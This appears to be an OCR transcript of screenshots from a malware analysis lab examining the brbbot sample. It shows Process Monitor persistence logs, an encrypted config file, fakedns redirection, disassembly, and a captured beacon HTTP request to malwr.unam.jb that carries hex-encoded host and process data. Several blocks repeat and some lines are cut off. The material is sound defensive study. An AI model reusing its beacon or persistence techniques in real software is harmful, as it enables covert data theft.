QueryStreamInf...  C:\Users\malware\Desktop\brbbot.exe    SUCCESS     0: ::$DATA
QueryBasicInfor... C:\Users\malware\Desktop\brbbot.exe    SUCCESS     CreationTime: 15/10/2015 11:14:18, LastAccessTime: 11/04/20
QueryEaInform...   C:\Users\malware\Desktop\brbbot.exe    SUCCESS     EaSize: 0
CreateFile         C:\Windows\System32\brbbot.exe         SUCCESS     Desired Access: Generic Write, Read Data/List Directory, Read
CloseFile          C:\Windows\System32\brbbot.exe         SUCCESS
CreateFile         C:\Windows\System32\brbbot.exe         SUCCESS     Desired Access: Generic Write, Read Data/List Directory, Read
```

Showing 3.013 of 1.935.058 events (0.1%)   Backed by virtual memory


Process Monitor - Sysinternals: www.sysinternals.com

```
Operation      Path                                                    Result          Detail
RegCloseKey    HKLM\System\CurrentControlSet\Control\Session Manager   SUCCESS
RegCreateKey   HKLM\System\CurrentControlSet\Control\Session Manager   REPARSE         Desired Access: Read/Write
RegCreateKey   HKLM\System\CurrentControlSet\Control\Session Manager   SUCCESS         Desired Access: Read/Write, Disposition: REG_OPENED_EXIS
RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\... NAME NOT FOUND Length: 0
RegSetValue    HKLM\System\CurrentControlSet\Control\Session Manager\... SUCCESS       Type: REG_MULTI_SZ, Length: 84, Data: \??\C:\Users\malwar
RegCloseKey    HKLM\System\CurrentControlSet\Control\Session Manager   SUCCESS
CloseFile      C:\Users\malware\Desktop\brbbot.exe                     SUCCESS
RegCloseKey    HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run      SUCCESS
CreateFile     C:\Users\malware\Desktop\brbconfig.tmp                  NAME NOT FOUND  Desired Access: Read Data/List Directory, Read Attributes, Sync
RegOpenKey     HKCU                                                    SUCCESS         Desired Access: Maximum Allowed, Granted Access: All Access
```

Showing 3.013 of 1.935.058 events (0.1%)   Backed by virtual memory


brbconfig.tmp: Bloc de notas

Archivo Edición Formato Ver Ayuda

```
¸œÃªß˜g◂f«þ#y•n¦ó·D|Ý*ú0yVLu¢vq}r':-Ú,Žã'<Â6|ÀH ¦íÜ D-•,↕<ˆ¿Î-kÀa┬Fµ‡┬'
```


C:\Windows\system32\cmd.exe

```
C:\Users\malware\Desktop>notepad brbconfig.tmp

C:\Users\malware\Desktop>
```


HxD - [C:\Users\malware\Desktop\brbconf

Archivo Edición Buscar Ver Análisis
16
brbconfig.tmp

```
Offset(h)  00 01 02 03 04 05 0
00000000   B8 9C C3 AA DF 98 6
00000010   F3 B7 44 7C DD 2A FA 30 79 56 4C 75 A2 76 71 7D   ó·D|Ý*ú0yVLu¢vq}
00000020   72 91 3A 1A DA 02 8E 81 E3 27 3C C2 36 7C C0 48   r':.Ú.Ž.ã'<Â6|ÀH
00000030   A0 17 ED DC 01 44 2D 95 2C 1D 12 3C 88 BF CE 2D    .íÜ.D-•,..<ˆ¿Î-
00000040   6B C0 61 16 46 B5 0C 16 92                        kÀa.Fµ..'
```




```
.C 192.168.1.10  192.168.1.30  DNS   73 Standard query 0x4a71  A malwr.unam.jb
.€ 192.168.1.10  192.168.1.30  DNS   73 Standard query 0xf3b4  A malwr.unam.jb
34 192.168.1.10  192.168.1.30  DNS   73 Standard query 0x5db6  A malwr.unam.jb
03 192.168.1.10  192.168.1.30  DNS   73 Standard query 0xd4ab  A malwr.unam.jb
72 192.168.1.10  192.168.1.30  DNS   73 Standard query 0x98a2  A malwr.unam.jb
.C 192.168.1.30  192.168.1.10  ICMP 101 Destination unreachable (Port unreachable)
.€ 192.168.1.30  192.168.1.10  ICMP 101 Destination unreachable (Port unreachable)
34 192.168.1.30  192.168.1.10  ICMP 101 Destination unreachable (Port unreachable)
03 192.168.1.30  192.168.1.10  ICMP 101 Destination unreachable (Port unreachable)
72 192.168.1.30  192.168.1.10  ICMP 101 Destination unreachable (Port unreachable)

▷ Frame 48: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
▷ Ethernet II, Src: 00:0c:29:d7:39:f7 (00:0c:29:d7:39:f7), Dst: 00:0c:29:b2:05:5d (00:0c:29:b2
▷ Internet Protocol Version 4, Src: 192.168.1.10 (192.168.1.10), Dst: 192.168.1.30 (192.168.1.
▷ User Datagram Protocol, Src Port: 65254 (65254), Dst Port: 53 (53)
```



```
7 9.829 192.168.1.10   192.168.1.30   DNS   73 Standard query 0xdc08  A malwr.unam.jb
                                                                   dc08  A 192.16
                                                                   30.1.168.192.
                                                                   d06a  A 192.16
```


```
nmap-6.49BETA5                         VMwareTools-9.9.0-2304977.tar.gz
nmap-6.49BETA5.tar.bz2                 vmware-tools-distrib
OSUtils.class
root@MalwareAnalysisLab:/home/malware# whereis fakedns.py
fakedns:
root@MalwareAnalysisLab:/home/malware# fakedns.py
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.30
Respuesta: malwr.unam.jb. -> 192.168.1.30
Respuesta: 30.1.168.192.in-addr.arpa. -> 192.168.1.30
```



malware@MalwareAnalysisLab: ~
Archivo Editar Ver Buscar Terminal Ayuda


```
7 9.829 192.168.1.10   192.168.1.30   DNS   73 Standard query 0xdc08  A malwr.unam.jb
                                                                   dc08  A 192.16
                                                                   30.1.168.192.
                                                                   d06a  A 192.16
```

```
nmap-6.49BETA5                         VMwareTools-9.9.0-2304977.tar.gz
nmap-6.49BETA5.tar.bz2                 vmware-tools-distrib
OSUtils.class
root@MalwareAnalysisLab:/home/malware# whereis fakedns.py
fakedns:
root@MalwareAnalysisLab:/home/malware# fakedns.py
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.30
Respuesta: malwr.unam.jb. -> 192.168.1.30
Respuesta: 30.1.168.192.in-addr.arpa. -> 192.168.1.30
```


cifrad
123f373e
Archivo Editar Ver Buscar Terminal Ayuda

```
root@MalwareAnalysisLab:/home/malware# /etc/init.d/apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@MalwareAnalysisLab:/home/malware# /etc/init.d/apache2 stop
```


```
root@MalwareAnalysisLab:/home/malware# fakedns.py
pyminifakeDNS:: dom.query. 60 IN A 192.168.1.30
Respuesta: malwr.unam.jb. -> 192.168.1.30
Respuesta: 30.1.168.192.in-addr.arpa. -> 192.168.1.30
^CFinalizando
```




```
GET /ads.php?
i=192.168.1.10&c=LAB_MALWARE_W7&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e60283e292d32383e28753e233e6037283a2828753e233e60372836753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e60282d383334282f753e233e602d362f343437283f753e233e60282d383334282f753e233e6036283f2f38753e233e602f3a28303334282f753e233e603f2c36753e233e603e232b3734293e29753e233e602d362f343437283f753e233e603538753e233e60083e3a29383312353f3e233e29753e233e60282d383334282f753e233e60282d383334282f753e233e6038363f753e233e603834353334282f753e233e600b2934383e2828133a38303e29753e233e600f180b0d323e2c7b68756b6e753e233e600b2934383634 35753e233e600b293438363435753e233e60093e3c2833342f7623636d760e353238343f3e753e233e6035342f3e2b3a3f753e233e6038363f753e233e603834353334282f753e233e6035342f3e2b3a3f753e233e6013231f753e233e6039293939342f753e233e HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: malwr.unam.jb
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Date: Fri, 15 Apr 2016 22:22:16 GMT
```

Entire conversation (1728 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw



```
123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e60382
```



```
010034CD  $   E8 2F060000   CALL brbbot.01003B01
010034D2  .^  E9 C3FDFFFF   JMP brbbot.0100329A
010034D7      CC            INT3
010034D8      CC            INT3
010034D9      CC            INT3
010034DA      CC            INT3
010034DB      CC            INT3
010034DC  $   3B0D 30500000 CMP ECX,DWORD PTR DS:[1005030]
010034E2  .v  75 03         JNZ SHORT brbbot.010034E7
010034E4  .   C2 0000       RETN 0
010034E7  >v  E9 AB060000   JMP brbbot.01003B97
010034EC      CC            INT3
010034ED      CC            INT3
010034EE      CC            INT3
010034EF      CC            INT3
010034F0      CC            INT3
010034F1      CC            INT3
010034F2      CC            INT3
01003B01=brbbot.01003B01
```


```
Registers (FPU)
EAX 75DD3C33 kernel3
ECX 00000000
EDX 010034CD brbbot.
EBX 7FFD8000
ESP 0006FF8C
EBP 0006FF94
ESI 00000000
EDI 00000000

EIP 010034CD brbbot.

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 1  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_S

EFL 00000246 (NO,NB,

ST0 empty 0.0
```

```
Address   Hex dump                  ASCII
01005000  2C 20 2D 36 33 6F 34 2F   , -63o4/
01005008  20 2C 6F 2B 23 41 00 00    ,o+#A..
01005010  9C 12 00 01 00 00 00 00   £‡.☺....
01005018  02 00 00 00 60 EA 00 00   ☻...`ê..
01005020  06 00 00 00 60 EA 00 00   ♠...`ê..
01005028  05 00 00 00 60 EA 00 00   ♣...`ê..
01005030  4E E6 40 BB B1 19 BF 44   Nµ@╗▒↓┐D
01005038  00 00 00 00 00 00 00 00   ........
01005040  FF FF FF FF FF FF FF FF
01005048  01 00 00 00 00 00 00 00   ☺.......
01005050  20 05 93 19 00 00 00 00    ♣ô↓....
01005058  00 00 00 00 00 00 00 00   ........
```

```
0006FF8C  75DD3C45  RETURN to kernel
0006FF90  7FFD8000
0006FF94  0006FFD4
0006FF98  779937F5  RETURN to ntdll.
0006FF9C  7FFD8000
0006FFA0  7747BB6A
0006FFA4  00000000
0006FFA8  00000000
0006FFAC  7FFD8000
0006FFB0  00000000
0006FFB4  00000000
0006FFB8  00000000
0006FFBC  0006FFA0
0006FFC0  00000000
```

Names in brbbot

Address	Section	Type	Name
0100112C	.text	Import	WS2_32.#115
0100111C	.text	Import	WS2_32.#116
01001128	.text	Import	WS2_32.#12
01001124	.text	Import	WS2_32.#52
01001120	.text	Import	WS2_32.#57
01001134	.text	Import	msvcrt._amsg_exit
0100118C	.text	Import	msvcrt.atoi
01001190	.text	Import	msvcrt._cexit
01001080	.text	Import	KERNEL32.CloseHandle
0100114C	.text	Import	msvcrt._controlfp
01001064	.text	Import	KERNEL32.CopyFileA
0100107C	.text	Import	KERNEL32.CreateEventA
01001088	.text	Import	KERNEL32.CreateFileA
01001054	.text	Import	KERNEL32.CreateProcessA
01001030	.text	Import	ADVAPI32.CryptAcquireContextA
0100102C	.text	Import	ADVAPI32.CryptCreateHash
01001034	.text	Import	ADVAPI32.CryptDecrypt
01001024	.text	Import	ADVAPI32.CryptDeriveKey
0100101C	.text	Import	ADVAPI32.CryptDestroyHash
01001018	.text	Import	ADVAPI32.CryptDestroyKey


File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S

CPU - main thread, module brbbot

```
01002C6A  .   FF15 9C10000   CALL DWORD PTR DS:[<&KERNEL32.Re
01002C70  .   85C0           TEST EAX,EAX
01002C72  .v  74 54          JE SHORT brbbot.01002CC8
01002C74  .   3975 F4        CMP DWORD PTR SS:[EBP-C],ESI
01002C77  .v  73 04          JNB SHORT brbbot.01002C7D
01002C79  .   C645 0B 01     MOV BYTE PTR SS:[EBP+B],1
01002C7D  >   395D F4        CMP DWORD PTR SS:[EBP-C],EBX
01002C80  .v  74 42          JE SHORT brbbot.01002CC4
01002C82  .   8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
01002C85  .   50             PUSH EAX
01002C86  .   FF75 FC        PUSH DWORD PTR SS:[EBP-4]
01002C89  .   0FB645 0B      MOVZX EAX,BYTE PTR SS:[EBP+B]
01002C8D  .   53             PUSH EBX
01002C8E  .   50             PUSH EAX
01002C8F  .   53             PUSH EBX
01002C90  .   FF75 EC        PUSH DWORD PTR SS:[EBP-14]
01002C93  .   FF15 3410000   CALL DWORD PTR DS:[<&ADVAPI32.Cr
01002C99  .   85C0           TEST EAX,EAX
DS:[0100109C]=75DC96FB (kernel32.ReadFile)
```

```
Registers (FPU)
EAX 75DD3C33 kernel3
ECX 00000000
EDX 010034CD brbbot.
EBX 7FFD8000
ESP 0006FF8C
EBP 0006FF94
ESI 00000000
EDI 00000000

EIP 010034CD brbbot.

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 1  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_S

EFL 00000246 (NO,NB,
```


```
Address  Hex dump                 ASCII
01005000 2C 20 2D 36 33 6F 34 2F  , -63o4/
01005008 20 2C 6F 2B 23 41 00 00   ,o+#A..
01005010 9C 12 00 01 00 00 00 00  £‡.0....
01005018 02 00 00 00 60 EA 00 00  ☻...`ê..
01005020 06 00 00 00 60 EA 00 00  ♠...`ê..
01005028 05 00 00 00 60 EA 00 00  ♣...`ê..
01005030 4E E6 40 BB B1 19 BF 44  Nµ@╗▒↓┐D
01005038 00 00 00 00 00 00 00 00  ........
01005040 FF FF FF FF FF FF FF FF
01005048 01 00 00 00 00 00 00 00  ☺.......
01005050 20 05 93 19 00 00 00 00   ♣ô↓....
01005058 00 00 00 00 00 00 00 00  ........
```

Names in brbbot

```
Address  Section Type    Name
0100110C .text   Import  WININET.InternetQueryDataAvailable
01001110 .text   Import  WININET.InternetReadFile
01001100 .text   Import  WININET.InternetSetOptionA
01001090 .text   Import  KERNEL32.LoadResource
0100108C .text   Import  KERNEL32.LockResource
01001170 .text   Import  msvcrt.memcpy
01001180 .text   Import  msvcrt.memset
010034CD .text   Export  <ModuleEntryPoint>
01001060 .text   Import  KERNEL32.MoveFileExA
0100113C .text   Import  msvcrt.__p__commode
01001140 .text   Import  msvcrt.__p__fmode
010010D0 .text   Import  KERNEL32.QueryPerformanceCounter
0100109C .text   Import  KERNEL32.ReadFile
01001000 .text   Import  ADVAPI32.RegCloseKey
01001010 .text   Import  ADVAPI32.RegDeleteValueA
01001004 .text   Import  ADVAPI32.RegFlushKey
0100100C .text   Import  ADVAPI32.RegOpenKeyExA
01001008 .text   Import  ADVAPI32.RegSetValueExA
010010D8 .text   Import  KERNEL32.RtlUnwind
01001058 .text   Import  KERNEL32.SetEvent
```

References in brbbot:.text to KERNEL32.ReadFile

```
Address  Disassembly                               Comment
01002C6A CALL DWORD PTR DS:[<&KERNEL32.ReadFile>] kernel32.ReadFile
```



CPU - main thread, module brbbot

```
01002C6A  .   FF15 9C10000   CALL DWORD PTR DS:[<&KERNEL32.ReadFile
01002C70  .   85C0           TEST EAX,EAX
01002C72  .v  74 54          JE SHORT brbbot.01002CC8
01002C74  .   3975 F4        CMP DWORD PTR SS:[EBP-C],ESI
01002C77  .v  73 04          JNB SHORT brbbot.01002C7D
01002C79  .   C645 0B 01     MOV BYTE PTR SS:[EBP+B],1
01002C7D  >   395D F4        CMP DWORD PTR SS:[EBP-C],EBX
01002C80  .v  74 42          JE SHORT brbbot.01002CC4
01002C82  .   8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
01002C85  .   50             PUSH EAX
01002C86  .   FF75 FC        PUSH DWORD PTR SS:[EBP-4]
01002C89  .   0FB645 0B      MOVZX EAX,BYTE PTR SS:[EBP+B]
01002C8D  .   53             PUSH EBX
01002C8E  .   50             PUSH EAX
01002C8F  .   53             PUSH EBX
01002C90  .   FF75 EC        PUSH DWORD PTR SS:[EBP-14]
01002C93  .   FF15 3410000   CALL DWORD PTR DS:[<&ADVAPI32.CryptDec
01002C99  .   85C0           TEST EAX,EAX
DS:[0100109C]=75DC96FB (kernel32.ReadFile)
```

